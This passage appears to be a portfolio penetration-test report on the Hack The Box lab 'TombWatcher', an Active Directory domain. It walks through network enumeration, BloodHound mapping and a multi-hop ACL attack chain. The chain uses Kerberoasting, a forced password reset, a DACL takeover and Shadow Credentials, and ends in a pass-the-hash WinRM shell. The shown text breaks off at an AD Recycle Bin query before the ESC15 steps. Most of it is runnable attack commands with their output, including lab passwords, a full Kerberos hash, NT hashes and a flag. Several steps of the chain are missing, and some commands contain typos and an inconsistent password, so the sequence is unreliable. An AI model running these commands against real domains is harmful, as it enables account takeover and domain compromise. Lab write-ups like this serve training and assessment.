



ARCHWARDEN

TombWatcher

Report of Findings

Hack The Box

Version: 1.0

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1 Portfolio Use & Disclaimer

This report is provided as a **portfolio sample** to demonstrate penetration testing methodology, technical writing, risk communication, and remediation planning.

The assessment described herein was performed against a **deliberately vulnerable training environment** intended for educational use. The target system represents a **simulated client environment** and does not reflect the security posture of any real organization.

This document does not constitute legal advice.

2 Engagement Contacts

Assessor Contact		
Assessor Name	Title	Assessor Contact Email
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3 Executive Summary

This assessment was conducted by Joe Thompson as a network penetration test of a simulated Windows Active Directory environment hosted at `10.129.232.167` (DC01.tombwatcher.htb). Testing was performed using a grey-box approach; initial credentials for a low-privileged domain account (`henry`) were provided to represent the access available following an assumed-breach scenario.

3.1 Approach

Joe Thompson performed testing using a grey-box approach, with credentials for `henry` provided as the starting position. The assessment targeted a Windows Active Directory environment with Active Directory Certificate Services installed. BloodHound was used to map the full Active Directory graph from the initial position, revealing a multi-hop ACL chain and a certificate template misconfiguration enabling domain compromise.

Testing progressed through six sequential ACL hops to obtain WinRM access, followed by ADCS enumeration, AD Recycle Bin investigation, and exploitation of ESC15 (CVE-2024-49019) on a certificate template whose enrollment rights were held by a deleted account.

3.2 Scope

The scope of this assessment included the host `10.129.232.167` (DC01.tombwatcher.htb, tombwatcher.htb). Testing covered all services accessible at the target IP from the provided starting credentials.

In Scope Assets

Asset Type	Description
Domain Controller	<code>10.129.232.167</code> (DC01.tombwatcher.htb)
Domain	tombwatcher.htb — Windows Active Directory
ADCS	Active Directory Certificate Services on DC01
WinRM	Port 5985 — target for initial foothold as john

3.3 Assessment Overview and Recommendations

During this assessment, Joe Thompson identified 3 security findings that enabled full domain compromise from the provided low-privileged starting position. The findings include 1 critical-risk finding and 2 high-risk findings.

BloodHound enumeration from `henry`'s starting position revealed a six-hop ACL chain leading to WinRM access as `john`. The chain proceeded: `henry`'s `WriteSPN` right on `alfred` enabled Kerberoasting to recover `alfred`'s password; `alfred` added himself to the Infrastructure group via `AddSelf`; Infrastructure members could read the GMSA password for `ansible_dev$`; `ansible_dev$` force-reset `sam`'s password via `ForceChangePassword`; `sam` took ownership of `john` via `WriteOwner` and

granted `FullControl` via DACL edit; and Shadow Credentials against `john` recovered his NT hash for a WinRM session and the user flag.

Privilege escalation began with ADCS enumeration using `certipy`. The WebServer certificate template contained an unresolved SID in its enrollment rights — an indicator of a deleted account whose permissions remained active. Querying the AD Recycle Bin confirmed the account as `cert_admin`, which was restored from the bin. `john`'s `GenericAll` over `cert_admin` allowed Shadow Credentials to recover `cert_admin`'s NT hash. As `cert_admin`, the WebServer template was confirmed vulnerable to ESC15 (CVE-2024-49019): the template's schema version 1 design allows an application policy to be injected at request time, enabling a certificate issued for `administrator@tombwatcher.htb` to carry Client Authentication usage. The resulting certificate was used to obtain an LDAP shell, where Shadow Credentials on the Administrator account produced a PFX and NT hash for a pass-the-hash WinRM session and the root flag.

Recommendations include remediating the ACL chain by removing unnecessary delegation rights between service and user accounts, immediately disabling or removing the orphaned enrollment right from the WebServer template, and patching the CA environment to address ESC15 by upgrading the template schema version.

4 Network Penetration Test Assessment Summary

Joe Thompson conducted testing from the starting position of a provided low-privileged domain account. Testing used BloodHound to map the full ACL graph, identified and executed a six-hop privilege chain to gain WinRM access, then escalated to domain administrator via an AD Recycle Bin restore and ADCS ESC15 exploitation.

4.1 Summary of Findings

During testing, Joe Thompson identified 3 findings that present varying levels of risk to the assessed environment. In addition, 0 informational observations were noted which, while not representing direct vulnerabilities, highlight opportunities to further improve overall security posture and monitoring capabilities. The chart below summarizes the distribution of identified findings by severity level.

In the course of this penetration test **1 Critical** and **2 High** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.9 (Critical)	ADCS WebServer Template Vulnerable to ESC15 (CVE-2024-49019) Enables Forged Administrator Certificate	27
2	8.1 (High)	Multi-Hop ACL Chain from henry to john Enables WinRM Access via Shadow Credentials	33
3	8.1 (High)	Orphaned SID in WebServer Template Enrollment Rights Preserves Deleted Account's Certificate Enrollment Privileges	37

5 Internal Network Compromise Walkthrough

During the assessment, Joe Thompson exploited a six-hop Active Directory ACL chain for initial WinRM access, then escalated to domain administrator by restoring a deleted account from the AD Recycle Bin and exploiting ESC15 (CVE-2024-49019) on a vulnerable certificate template. The walkthrough below documents the successful attack path and does not represent all vulnerabilities identified during testing.

Any issues not required to achieve compromise are documented as standalone findings in the Technical Findings Details section and ranked by severity.

5.1 Detailed Walkthrough

Joe Thompson performed the following to fully compromise the **tombwatcher.htb** domain.

1. Performed network enumeration — DC confirmed (tombwatcher.htb, DC01); WinRM (5985) and IIS (80) identified; clock skew noted in LDAP cert — ntpdate run before any Kerberos operations
2. Collected BloodHound data as henry using RustHound; identified a six-hop ACL chain from henry → alfred → Infrastructure group → ansible_dev\$ → sam → john → WinRM; marked owned principals and confirmed the full path
3. Executed the ACL chain: assigned SPN to alfred → Kerberoasted → cracked alfred:basketball → added alfred to Infrastructure → read ansible_dev\$ GMSA hash → force-reset sam's password → took ownership of john → granted FullControl via DACL edit
4. Performed Shadow Credentials against john using sam's FullControl; recovered john's NT hash; established evil-winrm session as john; retrieved user flag
5. Ran certipy-ad find as john — WebServer template (schema v1) identified with an unresolved SID in enrollment rights; queried AD Recycle Bin from john's WinRM session — SID resolved to deleted account cert_admin
6. Restored cert_admin from the AD Recycle Bin via Restore-ADObject; re-ingested BloodHound — john has GenericAll over cert_admin; cert_admin holds enrollment rights on the WebServer template
7. Shadow Credentials against cert_admin via john's GenericAll; confirmed WebServer template vulnerable to ESC15 as cert_admin; requested ESC15 certificate for administrator@tombwatcher.htb; authenticated with certipy auth LDAP shell; set_shadow_creds on administrator → new PFX → administrator NT hash
8. Pass-the-hash as Administrator via evil-winrm; root flag retrieved

1. Network Enumeration

A full TCP port scan was performed, followed by a detailed service scan:

```
sudo nmap -p- --min-rate 1000 -T4 10.129.232.167 -oA TCP_allports
ports=$(grep open TCP_allports.nmap | awk -F/ '{print $1}' | tr '\n' ',' | sed 's/,$//')
sudo nmap -p $ports -sC -sV -vv -oA TCP_detailed 10.129.232.167
```

Key results: Kerberos (88) and LDAP (389/3268) confirmed **tombwatcher.htb** and hostname **DC01**. WinRM (5985) was present and accessible. IIS (80) showed a default page with nothing useful. The LDAP TLS certificate carried a 4-hour clock skew; **ntpdate** was run before any Kerberos operations. **/etc/hosts** entries were added for **tombwatcher.htb** and **dc01.tombwatcher.htb**.

2. BloodHound Enumeration and ACL Chain Discovery

RustHound was used to collect the full Active Directory graph from henry's starting credentials:

```
rusthound-ce -d tombwatcher.htb -u 'henry' -p 'H3nry_987TGV!' -o ./bh -z
```

```
(base) └─(parallels@kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ rusthound-ce -d tombwatcher.htb -u 'henry' -p 'H3nry_987TGV!' -o ./bh -z

Initializing RustHound-CE at 13:54:48 on 06/07/26
Powered by @g0h4n_0


2026-06-07T17:54:48Z INFO rusthound_ce| Verbosity level: Info
2026-06-07T17:54:48Z INFO rusthound_ce| Collection method: All
2026-06-07T17:54:48Z INFO rusthound_ce::ldap| Connected to TOMBWATCHER.HTB Active Directory!
2026-06-07T17:54:48Z INFO rusthound_ce::ldap| Starting data collection...
2026-06-07T17:54:48Z INFO rusthound_ce::ldap| Ldap filter : (objectClass=*)
2026-06-07T17:54:49Z INFO rusthound_ce::ldap| All data collected for NamingContext DC=tombwatcher,DC=htb
2026-06-07T17:54:49Z INFO rusthound_ce::ldap| Ldap filter : (objectClass=*)
2026-06-07T17:54:52Z INFO rusthound_ce::ldap| All data collected for NamingContext CN=Configuration,DC=tombwatcher,DC=htb
2026-06-07T17:54:52Z INFO rusthound_ce::ldap| Ldap filter : (objectClass=*)
2026-06-07T17:54:52Z INFO rusthound_ce::ldap| All data collected for NamingContext CN=Schema,CN=Configuration,DC=tombwatcher,DC=htb
2026-06-07T17:54:52Z INFO rusthound_ce::ldap| Ldap filter : (objectClass=*)
2026-06-07T17:54:52Z INFO rusthound_ce::ldap| All data collected for NamingContext DC=DomainDnsZones,DC=tombwatcher,DC=htb
2026-06-07T17:54:52Z INFO rusthound_ce::ldap| Ldap filter : (objectClass=*)
2026-06-07T17:54:52Z INFO rusthound_ce::ldap| All data collected for NamingContext DC=ForestDnsZones,DC=tombwatcher,DC=htb
2026-06-07T17:54:52Z INFO rusthound_ce::api| Starting the LDAP objects parsing...
2026-06-07T17:54:52Z INFO rusthound_ce::objects::domain| MachineAccountQuota: 10
. Parsing LDAP objects: 2%
2026-06-07T17:54:52Z INFO rusthound_ce::objects::enterpriseca| Found 11 enabled certificate templates
2026-06-07T17:54:52Z INFO rusthound_ce::api| Parsing LDAP objects finished!
2026-06-07T17:54:52Z INFO rusthound_ce::json::checker| Starting checker to replace some values...
2026-06-07T17:54:52Z INFO rusthound_ce::json::checker| Checking and replacing some values finished!
2026-06-07T17:54:52Z INFO rusthound_ce::json::maker::common| 10 users parsed!
2026-06-07T17:54:52Z INFO rusthound_ce::json::maker::common| 61 groups parsed!
2026-06-07T17:54:52Z INFO rusthound_ce::json::maker::common| 1 computers parsed!
2026-06-07T17:54:52Z INFO rusthound_ce::json::maker::common| 2 ous parsed!
2026-06-07T17:54:52Z INFO rusthound_ce::json::maker::common| 1 domains parsed!
2026-06-07T17:54:52Z INFO rusthound_ce::json::maker::common| 2 gpos parsed!
2026-06-07T17:54:52Z INFO rusthound_ce::json::maker::common| 74 containers parsed!
2026-06-07T17:54:52Z INFO rusthound_ce::json::maker::common| 1 ntauthstores parsed!
2026-06-07T17:54:52Z INFO rusthound_ce::json::maker::common| 1 aiacas parsed!
2026-06-07T17:54:52Z INFO rusthound_ce::json::maker::common| 1 rootcas parsed!
2026-06-07T17:54:52Z INFO rusthound_ce::json::maker::common| 1 enterprisecas parsed!
2026-06-07T17:54:52Z INFO rusthound_ce::json::maker::common| 33 certtemplates parsed!
2026-06-07T17:54:52Z INFO rusthound_ce::json::maker::common| 3 issuanceolicies parsed!
2026-06-07T17:54:52Z INFO rusthound_ce::json::maker::common| ./bh/20260607135455_tombwatcher-htb_rusthound-ce.zip created!

RustHound-CE Enumeration Completed at 13:54:55 on 06/07/26! Happy Graphing!
```

henry was marked as owned and outbound paths were explored:

A Shortest Paths from Owned Objects cypher query surfaced the ACL relationships:

The full attack path was confirmed in the graph view:



Chain: henry WriteSPN → alfred → AddSelf → Infrastructure → GMSA read ansible_dev\$ → ForceChangePassword → sam → WriteOwner → john (Remote Management Users).

3. ACL Chain — WriteSPN, Kerberoasting, GMSA, Password Reset, and DACL Takeover

Step 1 — WriteSPN and Kerberoasting alfred

An SPN was assigned to alfred using henry's WriteSPN right:

```
bloodyAD -u henry -p 'H3nry_987TGV!' --host 10.129.232.167 set object ALFRED servicePrincipalName -v 'http/pwned'
```

```
(base) [parallels@kali-gnu-linux-2023]-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ bloodyAD -u henry -p 'H3nry_987TGV!' --host 10.129.232.167 set object ALFRED servicePrincipalName -v 'http/pwned'
[+] ALFRED's servicePrincipalName has been updated
```

The account was Kerberoasted via NXC:

```
nxc ldap tombwatcher.htb -u henry -p 'H3nry_987TGV!' --kerberoasting kerberoasting.out
```

```
(base) [parallels@kali-gnu-linux-2023]-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ nxc ldap tombwatcher.htb -u henry -p 'H3nry_987TGV!' --kerberoasting kerberoasting.out
LDAP 10.129.232.167 389 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb) (signing:None) (channel binding:Never)
LDAP 10.129.232.167 389 DC01 [*] tombwatcher.htb/henry:H3nry_987TGV!
LDAP 10.129.232.167 389 DC01 [*] Skipping disabled account: krbtgt
LDAP 10.129.232.167 389 DC01 [*] Total of records returned 1
LDAP 10.129.232.167 389 DC01 [*] sAMAccountName: ALfred, memberOf: [], pwdLastSet: 2025-05-12 11:17:03.526670, lastLogon: <never>
LDAP 10.129.232.167 389 DC01 [*] $krb5tgs5235*ALfred@TOMBWATCHER.HTB:tombwatcher.htb/ALfred*39fa2f3ea45c6a8d8ec09fa7dbb9fcee52a66ceafe8239c3c89d948f1802c55c4a4eb34d3163cac0b36367ed151a003d1c16f599f6e181ea6852d09c7f8b8e6313b8410d4c920f2c2930711edab1c6929ad275b06542c564ad5eaa65390df00e18edbe49cfa2398f443780f6138f5a27190ae5fba4f3b7e4330e740eb19f80eb846181134f8a99033080211ce50451595c28f15d2705d9e30c39eb35c2dec4b742a76757844b685a98dce12b45873c6852f23ac572b4189d1669c6ec3fd2458727b4c0922fe976b7f22c6253995019323f45a5e67404648410ec8796a05b9c8b129ce7a5e7cecdc1eac6e72eb66905051f34b3468cd0d2f1d4216d0e92ee4689e331d29b0f8364241556c5e7e6229e0ca55ad5e49321be5a9c40e475ec374b2f920f43c2b55414914748db3b4d1095286d4daad5c995af7182dd4331562aa43ddcc766edc1bde39f1b5ef7b3a358f90ba9c8d23f6ef9513d95ee0b6ab707c05109e193e7f1c560f772524189f5821092c3987b50f0b234239ac8ba1e10a6a70e66806579050e2c1844e6e1074685b58cc0cace624760230da9f80868d1599ca08804db5798bc4afa8a291c48fd432879b152d909bef5f5403d0375cd2c9cf9f9f1a089fdb13eb83fcb27626daaed9f3978a3e843794f889031d67da38bd1bcf0b934948a83c0179c2c2e7847deb93d05c43131c1c5098218b4455e4326f8371e3d3c845399f7abed7d76200c3b1274a887a8ad0aa7451dea30274614ab224f4085755b3dd3502708325a9d11bb9e2ba6489e8dec5905e08903909238d160322c1008b95006f995020fc42a52be210c6c1167c39e3196fbbdbaf2072c9ba366bb2f788de7a76c27de3bafe20cb9b9b95df42e57279adebae8297d66b5c54831ee95fb7e9dbd28713bea35c87689f48f323a27301c1092478b621189025de896cd35922410aea1fff9f621c6533d81e70573dfb77efba38050db66f058633f86dc35f65cfd9e994e5d6e5dd3b8da6c74a84fbf8c8b3374bd1af814c1f1cb6f17b86af8bf13802294453a112dc9e23d8108b87dff603f8e204055d85273fadfd61640b2d2575695b4da3ee0a1ce2f7690877340d0e7f368af2d3bcb8710f68d6f68099a736ba4455c1da1c2b08f01a5e482a20e89930e59c05b678cb2d861bd94a2c058cdf77cbbfbbd5cb76aca095df576226ad02b1a9bfe4a472d0148b8fb86a5bd7f3e5f69f5e0f573e0ed410788283431bdb44aa58a358971f5bedc2144933367d41ac60fc0700af1e4444fa2fb45fbf1055a6311a9c8dd068d47ba0c6cbe5a80e054116ea4be847599ceca07312d7acfb13fbb68a7c2fbc1d1e390dc3d74b7e932640c57831eb17d591eb36bc201abd453656e22539997c8636cab212410698bd72e3094dff029c1bc61b0395531661490940337c938f22515
```

Hashcat cracked the TGS-REP hash (mode 13100):

NT hash recovered: `ansible_dev$: cba56cd2df7d642f622e2a59956f6d47`

Step 4 — Force-Change sam's Password

`ansible_dev$` has ForceChangePassword on `sam`:

```
bloodyAD -u ansible_dev$ -p ':cba56cd2df7d642f622e2a59956f6d47' --host 10.129.232.167 set
password sam 'Password1!'
```

```
(base) └─(parallels@kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ bloodyAD -u ansible_dev$ -p ':cba56cd2df7d642f622e2a59956f6d47' --host 10.129.232.167 set password sam 'Password1!'
[+] Password changed successfully!
```

Step 5 — Take Ownership of john and Grant FullControl

`sam` has WriteOwner on `john`. Ownership was taken, then a DACL entry granting FullControl was written:

```
impacket-ownereit -action write -new-owner 'sam' -target 'john' 'tombwatcher.htb'/'sam':'Password1!'
impacket-dacledit -action 'write' -rights 'FullControl' -principal 'sam' -target 'john' 'tomb
watcher.htb'/'sam':'Password1!'
```

```
(base) └─(parallels@kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ impacket-ownereit -action write -new-owner 'sam' -target 'john' 'tombwatcher.htb'/'sam':'Password1!'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-1392491010-1358638721-2126982587-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=tombwatcher,DC=htb
[*] OwnerSid modified successfully!
```

```
(base) └─(parallels@kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ impacket-dacledit -action 'write' -rights 'FullControl' -principal 'sam' -target 'john' 'tombwatcher.htb'/'sam':'Password1!'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20260607-132031.bak
[*] DACL modified successfully!
```

4. Shadow Credentials on john — WinRM Foothold and User Flag

With FullControl over `john`, Shadow Credentials were performed to recover john's NT hash without modifying the account's password:

```
certipy-ad shadow auto -u sam@tombwatcher.htb -p 'Password1!' -account john -dc-ip
10.129.232.167
```

```
(base) └─(parallels@kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ certipy-ad shadow auto -u sam@tombwatcher.htb -p 'Password!' -account john -dc-ip 10.129.232.167
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting user 'john'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '5e8aee77185f455991b8cdc3e092e546'
[*] Adding Key Credential with device ID '5e8aee77185f455991b8cdc3e092e546' to the Key Credentials for 'john'
[*] Successfully added Key Credential with device ID '5e8aee77185f455991b8cdc3e092e546' to the Key Credentials for 'john'
[*] Authenticating as 'john' with the certificate
[*] Certificate identities:
[*] No identities found in this certificate
[*] Using principal: 'john@tombwatcher.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'john.ccache'
File 'john.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'john.ccache'
[*] Trying to retrieve NT hash for 'john'
[*] Restoring the old Key Credentials for 'john'
[*] Successfully restored the old Key Credentials for 'john'
[*] NT hash for 'john': ad9324754583e3e42b55aad4d3b8d2bf
```

NT hash for john: **ad9324754583e3e42b55aad4d3b8d2bf**

```
evil-winrm -i 10.129.232.167 -u john -H 'ad9324754583e3e42b55aad4d3b8d2bf'
```

```
(base) └─(parallels@kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ evil-winrm -i 10.129.232.167 -u john -H 'ad9324754583e3e42b55aad4d3b8d2bf'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\john\Documents> whoami
tombwatcher\john
*Evil-WinRM* PS C:\Users\john\Documents> cd ..
*Evil-WinRM* PS C:\Users\john> cd Desktop
*Evil-WinRM* PS C:\Users\john\Desktop> dir

Directory: C:\Users\john\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar-----         6/7/2026   4:06 PM           34 user.txt

*Evil-WinRM* PS C:\Users\john\Desktop> type user.txt
1e9ff56f0939c8bd5c29bc3b8a5b9617
```

5. ADFS Enumeration — Orphaned SID in WebServer Template

Certipy was run from john's NT hash to enumerate certificate templates:

```
certipy-ad find -u john -hashes :ad9324754583e3e42b55aad4d3b8d2bf -target 10.129.232.167
```

```
(base) └─(parallels@kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ certipy-ad find -u john -hashes :ad9324754583e3e42b55aad4d3b8d2bf -target 10.129.232.167
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'tombwatcher-CA-1' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'tombwatcher-CA-1'
[*] Checking web enrollment for CA 'tombwatcher-CA-1' @ 'DC01.tombwatcher.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Failed to lookup object with SID 'S-1-5-21-1392491010-1358638721-2126982587-1111'
[*] Saving text output to '20260607133149_Certipy.txt'
[*] Wrote text output to '20260607133149_Certipy.txt'
[*] Saving JSON output to '20260607133149_Certipy.json'
[*] Wrote JSON output to '20260607133149_Certipy.json'
```

```

"17": {
  "Template Name": "WebServer",
  "Display Name": "Web Server",
  "Certificate Authorities": [
    "tombwatcher-CA-1"
  ],
  "Enabled": true,
  "Client Authentication": false,
  "Enrollment Agent": false,
  "Any Purpose": false,
  "Enrollee Supplies Subject": true,
  "Certificate Name Flag": [
    1
  ],
  "Extended Key Usage": [
    "Server Authentication"
  ],
  "Requires Manager Approval": false,
  "Requires Key Archival": false,
  "Authorized Signatures Required": 0,
  "Schema Version": 1,
  "Validity Period": "2 years",
  "Renewal Period": "6 weeks",
  "Minimum RSA Key Length": 2048,
  "Template Created": "2024-11-16 00:57:49+00:00",
  "Template Last Modified": "2024-11-16 17:07:26+00:00",
  "Permissions": {
    "Enrollment Permissions": {
      "Enrollment Rights": [
        "TOMBWATCHER.HTB \\ Domain Admins",
        "TOMBWATCHER.HTB \\ Enterprise Admins",
        "S-1-5-21-1392491010-1358638721-2126982587-1111"
      ]
    },
    "Object Control Permissions": {
      "Owner": "TOMBWATCHER.HTB \\ Enterprise Admins",
      "Full Control Principals": [
        "TOMBWATCHER.HTB \\ Domain Admins",
        "TOMBWATCHER.HTB \\ Enterprise Admins"
      ],
      "Write Owner Principals": [
        "TOMBWATCHER.HTB \\ Domain Admins",
        "TOMBWATCHER.HTB \\ Enterprise Admins"
      ],
      "Write Dacl Principals": [
        "TOMBWATCHER.HTB \\ Domain Admins",
        "TOMBWATCHER.HTB \\ Enterprise Admins"
      ],
      "Write Property Enroll": [
        "TOMBWATCHER.HTB \\ Domain Admins",
        "TOMBWATCHER.HTB \\ Enterprise Admins",
        "S-1-5-21-1392491010-1358638721-2126982587-1111"
      ]
    }
  }
}
}
}

```

The WebServer template's enrollment rights included an unresolved SID — `S-1-5-21-1392491010-1358638721-2126982587-1111`. Every other principal in the list resolved to a readable name. An unresolved SID in enrollment rights means the account was deleted after the permission was granted; the ACE remains active in the template's security descriptor.

The SID was queried from john's WinRM session:

```
Get-ADObject -Filter 'objectsid -eq "S-1-5-21-1392491010-1358638721-2126982587-1111"' \
-Properties * -IncludeDeletedObjects
```

```
*Evil-WinRM* PS C:\Users\john\Desktop> Get-ADObject -Filter 'objectsid -eq "S-1-5-21-1392491010-1358638721-2126982587-1111"' -Properties * -IncludeDeletedObjects

